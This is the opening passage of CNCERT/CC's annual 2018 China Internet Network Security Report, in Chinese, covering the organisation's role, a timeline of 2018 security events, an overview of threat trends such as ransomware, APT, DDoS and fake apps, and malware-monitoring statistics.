关于国家计算机网络应急技术处理协调中心

国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文简称是“CNCERT” 或“CNCERT/CC”），成立于 2001 年 8 月，为非政府非盈利的网络安全技术中心，是中国计算机网络应急处理体系中的牵头单位。

作为国家级应急中心，CNCERT/CC 的主要职责是：“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障关键信息基础设施的安全运行。

CNCERT/CC 的业务范围及能力如下。

事件发现。CNCERT/CC 依托公共互联网网络安全监测平台开展对基础信息网络、金融证券等重要信息系统、移动互联网服务提供商、增值电信企业等安全事件的自主监测。同时还通过与国内外合作伙伴进行数据和信息共享，以及通过热线电话、传真、电子邮件、网站等接收国内外用户的网络安全事件报告等多种渠道发现网络攻击威胁和网络安全事件。

预警通报。CNCERT/CC 依托对丰富数据资源的综合分析和多渠道的信息获取实现网络安全威胁的分析预警、网络安全事件的情况通报、宏观网络安全状况的态势分析等，为用户单位提供互联网网络安全态势信息通报、网络安全技术和资源信息共享等服务。

应急处置。对于自主发现和接收到的危害较大的事件报告，CNCERT/CC 及时响应并积极协调处置，重点处置的事件包括：影响互联网运行安全的事件，波及较大范围互联网用户的事件， 涉及重要政府部门和重要信息系统的事件，用户投诉造成较大影响的事件，以及境外国家级应急组织投诉的各类网络安全事件等。

测试评估。作为网络安全检测、评估的专业机构，按照“支撑监管，服务社会”的原则，以科学的方法、规范的程序、公正的态度、独立的判断，按照相关标准为政府部门、企事业单位提供安全评测服务。CNCERT/CC 还组织通信网络安全相关标准制定，参与电信网和互联网安全防护系列标准的编制等。

CNCERT/CC 的主要合作体系如下。

国内合作。作为中国计算机网络应急处理体系中的牵头单位，CNCERT/CC 通过组织网络安全企业、学校、社会组织和研究机构，协调骨干网络运营单位、域名服务机构和其他应急组织等，构建中国互联网安全应急体系，共同处理各类互联网重大网络安全事件。

CNCERT/CC 积极发挥行业联动合力，发起成立了国家信息安全漏洞共享平台（CNVD）、中国反网络病毒联盟（ANVA）和中国互联网网络安全威胁治理联盟（CCTGA），与国内的基础电信企业、增值电信企业、域名注册服务机构、网络安全服务厂商等建立漏洞信息共享、网络病毒防范、威胁治理和情报共享等工作机制，加强网络安全信息共享和技术合作。

CNCERT/CC 通过公开选拔方式，选择部分在中国境内从事公共互联网网络安全服务的机构作为“CNCERT/CC 网络安全应急服务支撑单位”。在 CNCERT/CC 的统一协调与指导下，各应急服务支撑单位共同参与中国互联网安全事件的应急处理工作，维护公共互联网网络安全。目前，CNCERT/CC 共有 10 家国家级应急服务支撑单位和 51 家省级应急服务支撑单位。

国际合作。CNCERT/CC 积极开展国际合作，致力于构建跨境网络安全事件的快速响应和协调 处置机制，是国际著名网络安全合作组织 FIRST 的正式成员，以及亚太应急组织 APCERT 的发起者 之一。截至 2018 年年底，CNCERT/CC 已与 76 个国家和地区的 233 个组织建立了“CNCERT/CC 国际合作伙伴”关系，与其中的 31 个组织签订了网络安全合作协议。CNCERT 还积极参加亚太经合组织、国际电联、上合组织、东盟、金砖等政府层面国际和区域组织的网络安全相关工作。

联系方式

CNCERT/CC 建立了 7×24 小时的网络安全事件投诉机制，国内外用户可通过网站、电子邮件、热线电话、传真，4 种主要渠道向 CNCERT/CC 投诉网络安全事件。此外，CNCERT/CC 通过网站和微信公众号发布网络安全相关信息。

网　　址：https://www.cert.org.cn
电 子 邮 件：cncert@cert.org.cn
热 线 电 话：+86 10 82990999（中文）
+86 10 82991000（English）
传　　真：+86 10 82990399
微信公众号：CNCERTCC

2018年中国互联网网络安全报告

国家计算机网络应急技术处理协调中心 著

人 民 邮 电 出 版 社

北 京

图书在版编目（CIP）数据

2018年中国互联网网络安全报告 / 国家计算机网络应急技术处理协调中心著. -- 北京 : 人民邮电出版社, 2019.9
ISBN 978-7-115-51480-6

Ⅰ. ①2… Ⅱ. ①国… Ⅲ. ①互联网络－安全技术－研究报告－中国－2018 Ⅳ. ①TP393.408

中国版本图书馆CIP数据核字(2019)第111741号

内 容 提 要

本书是国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文缩写为“CNCERT”或“CNCERT/CC”）发布的2018年中国互联网网络安全年报。本书汇总分析了国家互联网应急中心自有网络安全监测数据和CNCERT/CC网络安全应急服务支撑单位报送的数据，具有重要的参考价值，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解等多个方面。其中，本书对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、DDoS攻击监测、安全漏洞通报与处置、网络安全事件接收与处理等情况进行深入细致的分析，并对典型网络安全事件做专题分析。此外，本书对2018年网络安全组织发展和CNCERT/CC举办的重要网络安全活动做了阶段性总结并预测2019年网络安全热点问题。

本书内容依托国家互联网应急中心多年来从事网络安全监测、预警和应急处置等工作的实际情况，对我国互联网网络安全状况进行总体判断和趋势分析，可以为政府部门提供监管支撑，为互联网企业提供运行管理技术支持，向社会公众普及互联网网络安全知识，提高全社会、全民的网络安全意识。

2018年中国互联网网络安全报告

◆ 著　　国家计算机网络应急技术处理协调中心
责任编辑　牛晓敏
责任印制　彭志环

◆ 人民邮电出版社出版发行　　北京市丰台区成寿寺路11号
邮编　100164　　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
印刷

◆ 开本：710×1000　1/16
印张：13　　2019年7月第1版
字数：273千字　　2019年7月北京第1次印刷
ISBN 978-7-115-51480-6

定价：89.00元

读者服务热线：（010）81055488　**印装质量热线：**（010）81055316
反盗版热线：（010）81055315

广告经营许可证：京东工商广字20170147号

《2018 年中国互联网网络安全报告》
编 委 会

前言

FOREWORD

信息技术广泛应用和网络空间兴起发展，极大促进经济社会繁荣进步，同时也带来新的安全风险和挑战。网络空间安全（以下简称网络安全）事关人类共同利益，事关世界和平与发展，事关各国国家安全。国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文缩写为“CNCERT”或“CNCERT/CC”）作为非政府非营利的网络安全技术中心，是中国计算机网络应急处理体系中的牵头单位。

作为国家级应急中心，CNCERT/CC 的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行，开展以互联网金融为代表的“互联网 +”融合产业的相关安全监测工作。

历经近 20 年的实践，CNCERT/CC 已形成多种渠道的网络攻击威胁和安全事件发现能力，与国内外数百个机构和部门建立网络安全信息通报和事件处置协作机制，依托所掌握的丰富数据资源和信息实现对网络安全威胁和宏观态势的分析预警，在维护我国公共互联网环境安全、保障基础信息网络和网上重要信息系统安全运行、保护互联网用户上网安全、宣传网络安全防护意识和知识等方面起到重要作用。

自 2004 年起，国家互联网应急中心根据工作中受理、监测和处置的网络攻击事件和安全威胁信息，每年撰写和发布《CNCERT/CC 网络安全工作报告》，为相关部门和社会公众

了解国家网络安全状况和发展趋势提供参考。2008 年，在收录、统计网络安全工作情况和数据的基础上，《CNCERT/CC 网络安全工作报告》正式更名为《中国互联网网络安全报告》。自 2010 年起，国家互联网应急中心精心编制 并公开发布年度互联网网络安全态势报告，受到社会各界的广泛关注。

《2018 年中国互联网网络安全报告》汇总分析了国家互联网应急中心自有网络安全监测数据和 CNCERT/CC 网络安全应急服务支撑单位报送的数据，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解等多个方面。其中，报告对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、DDoS 攻击监测、安全漏洞预警与处置、网络安全事件接收与处理等情况进行深入细致的分析，并对 2018 年的典型网络安全事件进行专题介绍。

此外，该报告对 2018 年网络安全组织发展和 CNCERT/CC 举办的重要网络安全活动等做了阶段性总结。最后，报告对 2019 年网络安全热点问题进行预测。

特别说明：

1）本书电子版可以从 CNCERT/CC 官方网站（https://www.cert.org.cn）免费下载。

2）《2018 年中国互联网网络安全报告》中其他单位所提供数据、图片、表格及文字素材的真实性、准确性、原创性由报送单位负责，CNCERT/CC 未做验证。

国家计算机网络应急技术处理协调中心

2019 年 6 月

目 录

CONTENT

1.4

2018 年 1 月 4 日

英特尔处理器曝出 Meltdown 和 Spectre 漏洞

英特尔处理器曝出 Meltdown 漏洞和 Spectre 漏洞，CNVD 第一时间收录。漏洞影响范围涉及包含 AMD、ARM、英特尔系统和处理器的手机、电脑、服务器以及云计算等大量产品。攻击者可以绕过内存访问的安全隔离机制，使用恶意程序获取操作系统和其他程序的被保护数据，造成内存敏感信息泄露。

3.1

2018 年 3 月 1 日

GitHub 遭遇大规模 Memcached DDoS 攻击

代码托管网站 GitHub 遭遇大规模 Memcached DDoS 攻击，流量峰值高达 1.35Tbit/s。之后，利用 Memcached 服务器实施反射 DDoS 攻击的事件呈大幅上升趋势。CNCERT/CC 第一时间开展应急响应工作，于 2018 年 3 月 3 日向公众进行预警通报，同时组织各省分中心持续开展通报处置工作，有效地降低了 Memcached 反射攻击流量。

10.10

2018 年 10 月 10 日

《信息安全技术网络安全威胁信息格式规范》发布

威胁情报国家标准《信息安全技术网络安全威胁信息格式规范》正式发布。通过结构化、标准化的方法描述网络安全威胁信息，以便实现各组织间网络安全威胁信息的共享和利用，并支持网络安全威胁管理和应用的自动化。该标准发布标志着我国网络安全在法规、规范方面更进一步。

11.6

2018 年 11 月 6–9 日

第五届世界互联网大会成功举办

第五届世界互联网大会在浙江乌镇举行。大会以“创造互信共治的数字世界——携手共建网络空间命运共同体”为主题，以“国际、创新、未来、领先、融合”为定位。大会发布了《世界互联网发展报告 2018》和《中国互联网发展报告 2018》，评选出涉及人工智能、5G、大数据等多个方面的年度 15 项代表性领先科技成果，并通过了《乌镇展望 2018》。

9.17

2018 年 9 月 17–23 日

2018 年国家网络安全宣传周活动成功举行

2018 年国家网络安全宣传周活动在全国范围内举行，融合网络安全人才培养、技术创新、产业发展等多项内容，围绕关键信息基础设施保护、大数据安全、个人信息保护、网络安全标准、网络安全技术产业发展、网络安全人才培养等热点问题展开讨论。

3.17

2018 年 3 月 17 日

Facebook 被曝泄露用户数据

媒体曝光 Facebook 上超 5000 万用户信息在用户不知情的情况下，被政治数据公司“剑桥分析”获取并利用，向这些用户精准投放广告内容，帮助 2016 年特朗普团队参选美国总统。2018 年 9 月 27 日，Facebook 宣布该公司发现 ViewAs 功能存在安全漏洞，黑客收集了 2900 万个账户的个人信息。目前该漏洞已经被修复。

3.21

2018 年 3 月 21 日

我国网信管理体系进一步优化

中共中央印发《深化党和国家机构改革方案》，对相关的党和国家机构进行了调整，其中将中央网络安全和信息化领导小组改为中央网络安全和信息化委员会，将中央网络安全和信息化领导小组办公室改为中央网络安全和信息化委员会办公室。

4.13

2018 年 4 月 13 日

《关于推动资本市场服务网络强国建设的指导意见》发布

中央网信办和中国证监会联合印发《关于推动资本市场服务网络强国建设的指导意见》，指导网信企业提高网络与信息安全意识，建立健全网络与信息安全保障措施，维护国家网络空间主权、安全和发展利益，保障个人信息和重要数据安全。

4.20

2018 年 4 月 20–21 日

习近平总书记强调自主创新推进网络强国建设

全国网络安全和信息化工作会议在北京召开。中共中央总书记、国家主席、中央军委主席、中央网络安全和信息化委员会主任习近平出席会议并发表重要讲话，强调维护网络安全，推动信息领域核心技术突破，发挥信息化对经济社会发展的引领作用，加强网信领域军民融合，主动参与网络空间国际治理进程，自主创新推进网络强国建设。

8.14

2018 年 8 月 14–16 日

2018 中国网络安全年会成功举办

以“荟聚安全大脑 护航智能生态”为主题的 2018 中国网络安全年会（第 15 届）在北京召开。本次大会由中央网络安全和信息化委员会办公室指导，CNCERT/CC 主办，中国互联网协会网络与信息安全工作委员会和中国通信学会通信安全技术委员会协办。大会发布了《2017 年中国互联网网络安全报告》。

01

2018 年网络安全状况综述

1.1 2018 年我国互联网网络安全状况

2018年，我国进一步健全网络安全法律体系，完善网络安全管理体制机制，持续加强对公共互联网网络安全的监测和治理，构建互联网发展安全基础，构筑网民安全上网环境，特别是在党政机关和重要行业方面，网络安全应急响应能力不断提升，恶意程序感染、网页篡改、网站后门等传统的安全问题得到有效控制。全年未发生大规模病毒爆发、大规模网络瘫痪的重大事件，但关键信息基础设施、云平台等面临的安全风险仍较为突出，APT攻击、数据泄露、分布式拒绝服务攻击（以下简称“DDoS攻击”）等问题较为严重。

（1）我国网络安全法律法规政策保障体系逐步健全

自中华人民共和国《网络安全法》于2017年6月1日正式实施以来，我国网络安全相关法律法规及配套制度逐步健全，逐渐形成综合法律、监管规定、行业与技术标准兼备的综合化、规范化体系，我国网络安全工作法律保障体系不断完善，网络安全执法力度持续加强。2018年，全国人民代表大会常务委员会发布《十三届全国人大常委会立法规划》，明确提出个人信息保护、数据安全、密码等方面立法项目。国家关于网络安全方面的法规、规章、司法解释等陆续发布或实施。持续推进《关键信息基础设施安全保护条例》《网络安全等级保护条例》等行政法规立法工作，发布《区块链信息服务管理规定》《公安机关互联网安全监督检查规定》《关于加强政府网站域名管理的通知》《关于加强跨境金融网络与信息服务管理的通知》等加强网络安全执法或强化相关领域网络安全的文件。

（2）我国互联网网络安全威胁治理取得新成效

我国互联网网络安全环境经过多年的持续治理效果显著，网络安全环境得到明显改善。特别是党中央加强了对网络安全和信息化工作的统一领导，党政机关和重要行业加强网络安全防护措施，针对党政机关和重要行业的木马僵尸恶意程序、网站安全、安全漏洞等传统网络安全事件大幅减少。2018年，CNCERT/CC协调处置网络安全事件约10.6万起，其中网页仿冒事件最多，其次是安全漏洞、恶意程序、网页篡改、网站后门、DDoS攻击等事件。CNCERT/CC持续组织开展计算机恶意程序常态化打击工作，2018年成功关闭772个控制规模较大的僵尸网络，成功切断了黑客对境内约390万台感染主机的控制。据抽样监测，在政府网站安全方面，遭植入后门的我国政府网站数量平均减少了46.5%，遭篡改网站数量平均减少了16.4%，显示我国政府网站的安全情况有所好转。在主管部门指导下，CNCERT/CC联合基础电信企业、云服务商等持续开展DDoS攻击资源专项治理工作，从源头上遏制了DDoS攻击行为，有效降低了来自我国境内的攻击流量。据CNCERT/CC抽样监测，2018年境内发起DDoS攻击的活跃控制端数量同比下降46%、被控端数量同比下降37%；境内反射服务器、跨域伪造流量来源路由器、本地伪造流量来源路由器等可利用的攻击资源消亡速度加快、新增率降低[1]。根据外部报告，我国境内僵尸网络控制端数量在全球的排名从前三名降至第十名[2]，DDoS活跃反射源下降了60%[3]。

（3）勒索软件对重要行业关键信息基础设施的威胁加剧

2018年勒索软件攻击事件频发，变种数量不断攀升，给个人用户和企业用户带来严重损失。2018年，CNCERT/CC捕获勒索软件近14万个，全年总体呈现增长趋势，特别是在下半年，伴随着“勒索软件即服务”产业的兴起，活跃勒索软件数量呈现快速增长势头，且更新频率和威胁广度都大幅度增加，例如勒索软件GandCrab全年出现了约19个版本，一直在快速更新迭代。勒索软件传播手段多样，利用影响范围广的漏洞进行快速传播是当前主要方式之一，例如勒索软件Lucky通过综合利用弱口令漏洞、Window SMB漏洞、Apache Struts 2漏洞、JBoss漏洞、WebLogic漏洞等进行快速攻击传播。2018年，重要行业关键信息基础设施逐渐成为勒索软件的重点攻击目标，其中，政府、医疗、教育、研究机构、

[1] CNCERT/CC 发布的《2018 年我国 DDoS 攻击资源分析报告》。
[2] 相关数据来源于卡巴斯基公司《DDoS Attacks in Q4 2018》。
[3] 相关数据来源于中国电信云堤、绿盟科技联合发布的《2018 DDoS 攻击态势报告》。

制造业等是受到勒索软件攻击较严重的行业。

（4）越来越多的 APT 攻击行为被披露

2018年，全球专业网络安全机构发布了各类高级威胁研究报告478份，同比增长了约3.6倍，其中我国12个研究机构发布报告80份。这些报告涉及已被确认的APT攻击组织包括APT28、Lazarus、Group 123、海莲花、MuddyWater等53个，攻击目标主要分布在中东、亚太、美洲和欧洲地区，总体呈现出与地缘政治紧密相关的特性，受攻击的领域主要包括军队国防、政府、金融、外交和能源等。值得注意的是，医疗、传媒、电信等国家服务性行业领域正面临越来越多的APT攻击风险[4]。APT攻击组织采用的攻击手法主要有鱼叉邮件攻击、水坑攻击、网络流量劫持或中间人攻击等，其频繁利用公开或开源的攻击框架和工具，并综合利用多种技术以实现攻击，或规避与历史攻击手法的重合。

（5）云平台成为发生网络攻击的重灾区

根据CNCERT/CC监测数据，虽然国内主流云平台使用的IP地址数量仅占我国境内全部IP地址数量的7.7%，但云平台已成为发生网络攻击的重灾区，在各类型的网络安全事件数量中，云平台上的DDoS攻击次数、被植入后门的网站数量、被篡改的网站数量占比均超过50%。同时，国内主流云平台上承载的恶意程序种类数量占境内互联网上承载的恶意程序种类数量的53.7%，木马和僵尸网络恶意程序控制端IP地址数量占境内全部恶意程序控制端IP地址数量的59%，表明攻击者经常利用云平台来发起网络攻击。分析原因，云平台成为网络攻击的重要目标是因为大量系统部署到云上，涉及国计民生、企业运营的数据和用户个人信息，成为攻击者攫取经济利益的目标。从云平台上发出的攻击增多是因为云服务使用存在便捷性、可靠性、低成本、高带宽和高性能等特性，且云网络流量的复杂性有利于攻击者隐藏真实身份，攻击者更多地利用云平台设备作为跳板机或控制端发起网络攻击。此外，云平台用户对其部署在云平台上的系统的网络安全防护重视不足，导致其系统可能面临更大的网络安全风险。因此，云服务商和云用户都应加大对网络安全的重视和投入，分工协作提升网络安全防范能力。云服务商应提供基础性的网络安全防护措施并保障云平台安全运行，全面提高云平台的安全性和可控性。云用户对部署在云平台上的系统承担主体责任，需全面落实系统的网络安全防护要求。

[4] 相关信息来源于 360 威胁情报中心《全球高级持续性威胁 (APT)2018 年报告》。

（6）拒绝服务攻击频次下降但峰值流量持续攀升

DDoS攻击是难以防范的网络攻击手段之一，攻击手段和强度不断更新，并逐步形成了“DDoS即服务”的互联网黑色产业服务，普遍用于行业恶意竞争、敲诈勒索等网络犯罪。得益于我国网络空间环境治理取得的有效成果，经过对DDoS攻击资源的专项治理，我国境内拒绝服务攻击频次总体呈现下降趋势。根据第三方分析报告，2018年我国境内全年DDoS攻击次数同比下降超过20%，特别是反射攻击较2017年减少了80%[5]。CNCERT/CC抽样监测发现，2018年我国境内峰值流量超过Tbit/s级的DDoS攻击次数较往年增加较多，达68起。其中，2018年12月浙江省某IP地址遭DDoS攻击的峰值流量达1.27Tbit/s。

（7）针对工业控制系统的定向性攻击趋势明显

2018年，针对特定工业系统的攻击越来越多，并多与传统攻击手段结合，针对国家工业控制系统的攻击日益呈现出定向性特点。恶意软件Trisis利用施耐德Triconex安全仪表控制系统零日漏洞，攻击了中东某石油天然气工厂，致其停运。分析发现，Trisis完整的文件库通过5种不同的编程语言构建，因其定向性的特点，仅能在其攻击的同款工业设备上测试才能完全了解该恶意软件。2018年中期，恶意软件GreyEnergy被捕获，主要针对运行数据采集与监视控制系统（SCADA）软件和服务器的工业控制系统工作站，具有模块化架构，功能可进一步扩展，可进行后门访问、窃取文件、抓取屏幕截图、记录敲击键和窃取凭据等操作。2018年，CNCERT/CC抽样监测发现，我国境内联网工业设备、系统、平台等遭受恶意嗅探、网络攻击的次数显著提高，虽未发生重大安全事件，但需提高警惕，引起重视。

（8）虚假和仿冒移动应用增多且成为网络诈骗新渠道

近年来，随着互联网与经济、生活的深度捆绑交织，通过互联网对网民实施远程非接触式诈骗的手段不断翻新，先后出现了“网络投资”“网络交友”“网购返利”等新型网络诈骗手段。随着我国移动互联网技术的快速发展和应用普及，2018年通过移动应用实施网络诈骗的事件尤为突出，如大量虚假的“贷款APP”并无真实贷款业务，仅用于诈骗分子骗取用户的隐私信息和钱财。CNCERT/CC抽样监测发现，在此类虚假的“贷款APP”上提交姓名、身份证照片、个人资产证明、

[5] 相关数据来源于中国电信云堤、绿盟科技公司联合发布的《2018 DDoS 攻击态势报告》和阿里云《2018 年 DDoS 攻击全态势：战胜第一波攻击成“抗 D”关键》。

银行账户、地址等个人隐私信息的用户超过150万人，大量受害用户向诈骗分子支付了上万元的所谓“担保费”“手续费”等费用，经济利益受到实质损害。此外，CNCERT/CC还发现，具有与正版软件相似图标或名字的仿冒APP数量呈上升趋势。2018年，CNCERT/CC通过自主监测和投诉举报方式共捕获新增金融行业移动互联网仿冒APP[6]样本838个，同比增长了近3.5倍，达近年新高。这些仿冒APP通常采用“蹭热度”的方式来传播和诱导用户下载并安装，可能会造成用户通信录和短信内容等个人隐私信息泄露，或在未经用户允许的情况下私自下载恶意软件，造成恶意扣费等危害。

（9）数据安全问题引起前所未有的关注

2018年3月，Facebook公司被爆出大规模数据泄露，且这些泄露的数据被恶意利用，引起国内外普遍关注。2018年5月25日，欧盟颁布执行史上最严的个人数据保护条例《通用数据保护条例》（GDPR），掀起了国际上的广泛讨论，该法案重点保护的是自然人的“个人数据”，例如姓名、地址、电子邮件地址、电话号码、生日、银行账户、汽车牌照、IP地址以及cookies等。根据定义，该法案监管收集个人数据的行为，包括所有形式的网络追踪。GDPR实施三天后，Facebook和谷歌等美国企业成为GDPR法案下的第一批被告，这不仅给业界敲响了警钟，也督促更多企业投入精力保护数据尤其是个人隐私数据的安全。

1.2 数据导读

（1）木马和僵尸程序监测

2018年木马或僵尸程序控制服务器IP地址总数为77373个，较2017年下降20.5%。其中，境内木马或僵尸程序控制服务器IP地址数量为27890个，较2017年下降44.2%；境外木马或僵尸程序控制服务器IP地址数量为49483个，较2017年增长4.5%。

2018年木马或僵尸程序受控主机IP地址总数为14804782个，较2017年下降

[6] 仿冒应用（APP）是指凡是未经正版软件公司授权，只要APP的图标、程序名称、包名或代码与正版软件相似，均可以判定为仿冒应用。

22.2%。其中，境内木马或僵尸程序受控主机IP地址数量为6559208个，较2017年下降47.8%；境外木马或僵尸程序受控主机IP地址数量为8245574个，较2017年增长27.7%。

（2）“飞客”蠕虫监测

2018年全球互联网月均有近174万台主机IP地址感染“飞客”蠕虫，其中，我国境内感染的主机IP地址数量月均27万余台。

（3）移动互联网安全监测

2018年CNCERT/CC捕获及通过厂商交换获得的移动互联网恶意程序样本数量为2829711个，相比2017年增长11.7%。

按行为属性统计，流氓行为类的恶意程序数量居首位，为1296129个（占45.8%），资费消耗类（占24.3%）、信息窃取类（占14.8%）分列第二、三位。

（4）网站安全监测情况

2018年我国境内被篡改网站数量为7049个，较2017年的20111个下降64.9%。其中，境内政府网站被篡改数量为216个，较2017年的618个下降65.0%，占境内全部被篡改网站数量的3.1%，与2017年持平。

2018年，监测到仿冒我国境内网站的钓鱼页面53049个，涉及IP地址10440个。其中，99.5%位于境外。从境外IP地址承载仿冒境内网站的数量来看，位于美国的IP地址承载的页面最多，有10081个，其次是位于中国香港地区和日本的IP地址，承载的页面分别有5166个和601个。从处置的仿冒页面使用域名的顶级域分布来看，以.com最多，占47.1%，其次是.cn和.cc，分别占20.8%和6.3%。

2018年，监测到境内23608个网站被植入后门，其中政府网站有674个，占境内被植入后门网站的2.9%。向我国境内网站植入后门的IP地址中有14332个位于境外，主要位于美国（23.2%）、俄罗斯（10.9%）和中国香港地区（4.1%）。

（5）安全漏洞预警与处置

2018年，CNVD[7]收集新增漏洞14201个，包括高危漏洞4898个（占34.5%），中危漏洞8404个（占59.2%），低危漏洞899个（占6.3%）。

与2017年相比，2018年CNVD收录的漏洞总数下降11.0%，高危漏洞下降了

[7] 国家信息安全漏洞共享平台（China National Vulnerability Database，CNVD）是由 CNCERT/CC 于 2009 年发起建立的网络安全漏洞信息共享知识库。

12.8%。

按漏洞影响对象类型统计，排名前三的分别是应用程序漏洞（占57.8%）、Web应用漏洞（占18.7%）和操作系统漏洞（占10.6%）。

（6）网络安全事件接收与处理

2018年，CNCERT/CC共接收境内外报告的网络安全事件106700起，较2017年下降了3.1%。其中，境外报告的网络安全事件数量为677起，较2017年增长了40.7%。接收的网络安全事件中，排名前三位的分别是网页仿冒事件（占33.3%）、漏洞事件（占27.0%）和恶意程序事件（占21.5%）。

2018年，CNCERT/CC共成功处理各类网络安全事件105740起，较2017年增长了2.1%。其中，网页仿冒事件（占33.5%）、漏洞事件（占27.0%）和恶意程序类事件（占21.4%）等处理较多。

（7）网络安全信息发布情况

2018年，CNCERT/CC通过发布网络安全专报、周报、月报、年报和在期刊杂志上发表文章等多种形式面向行业外发布报告349份。

1.3 2018 年我国互联网网络安全监测数据分析

1.3.1 恶意程序

（1）计算机恶意程序捕获情况

2018年，CNCERT/CC全年捕获计算机恶意程序样本数量超过1亿个，涉及计算机恶意程序家族51万余个，较2017年增加8132个。全年计算机恶意程序传播次数[8]日均达500万余次。按照计算机恶意程序传播来源统计，位于境外的主要来自美国、加拿大和俄罗斯等国家和地区，来自境外的具体分布如图1-1所示。位于境内的主要位于陕西省、浙江省和河南省等省份。按照受恶意程序攻击的IP地址统计，我国境内受计算机恶意程序攻击的IP地址约5946万个，约占我国IP地址总数的17.5%，这些受攻击的IP地址主要集中在江苏省、山东省、浙江省、广东省等地区。2018年

[8] 计算机恶意程序传播次数是指恶意程序下载站与下载端通信一次计数一次，累计数量不去重。

我国受计算机恶意程序攻击的IP地址按地区分布情况如图1-2所示。




图 1-1　2018 年境外计算机恶意代码传播源按国家或地区分布（来源：CNCERT/CC）




图 1-2　2018 年我国受计算机恶意代码攻击的 IP 地址按地区分布（来源：CNCERT/CC）

（2）计算机恶意程序用户感染情况

据CNCERT/CC抽样监测，2018年，我国境内感染计算机恶意程序的主机数量约655万台，同比下降47.8%，如图1-3所示。位于境外的约4.9万台计算机恶意程序控制服务器控制了我国境内约526万台主机，就控制服务器所属国家来看，位于

美国、日本和德国的控制服务器数量分列前三位，分别是14752台、6551台和2166台；就所控制我国境内主机数量来看，位于美国、中国香港地区和法国的控制服务器控制规模分列前三位，分别控制了我国境内约334万台、48万台和33万台主机。




图 1-3　2014-2018 年我国境内木马或僵尸程序受控主机数据对比
（来源：CNCERT/CC）

